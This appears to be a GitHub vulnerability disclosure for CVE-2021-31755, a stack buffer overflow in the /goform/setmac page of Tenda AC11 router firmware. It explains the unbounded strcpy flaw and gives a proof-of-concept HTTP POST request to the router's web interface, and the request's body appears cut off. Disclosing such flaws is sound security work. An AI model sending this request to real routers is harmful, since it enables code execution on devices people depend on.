Yu3H0 update Readme ... on Oct 4, 2021 History

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Tenda Router AC11 Vulnerability


The Vulnerability is in `/goform/setmac` page which influence the lastest version of this router OS. (this is a RTOS that are different from linux system) The Version is AC11_V02.03.01.104_CN

Vulnerability description

An issue was discovered on Tenda AC11 devices with firmware through 02.03.01.104_CN. A stack buffer overflow vulnerability in `/goform/setmac` allows attackers to execute arbitrary code on the system via a crafted post request.

In the function `sub_800CF7DC` (page `/gofrom/setmac`) have one stack buffer overflow vulnerability.

1. It isn't limit our input when we input `mac` in `input` .
2. Then if the `input` is different from the nvram in `trust list` , `input` will copy to a stack value `v14` by using `strcpy(v14, input);` .strcpy couldn't limit copy length ,so wo can make stack buffer overflow in `v14`



poc

```
POST /goform/setmac HTTP/1.1
Host: 192.168.0.1
Content-Length: 717
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
Accept: */*
Origin: http://192.168.0.1
Referer: http://192.168.0.1/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

module1=wifiBasicCfg&doubleBandUnityEnable=false&wifiTotalEn=true&wifiEn=true&wifiSSID=Tenda_B0E040&mac=1C-1B-B5-F5-3E-
3Fabcd&wifiSecurityMode=WPAWPA2%2FAES&wifiPwd=Password12345&wifiHideSSID=false&wifiEn_5G=true&wifiSSID_5G=Tenda_B0E040_5G&wifiSecurit
```

Acknowledgment

Credit to @Yu3H0,@peanuts, @leonW7 from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.

CVE ID

CVE-2021-31755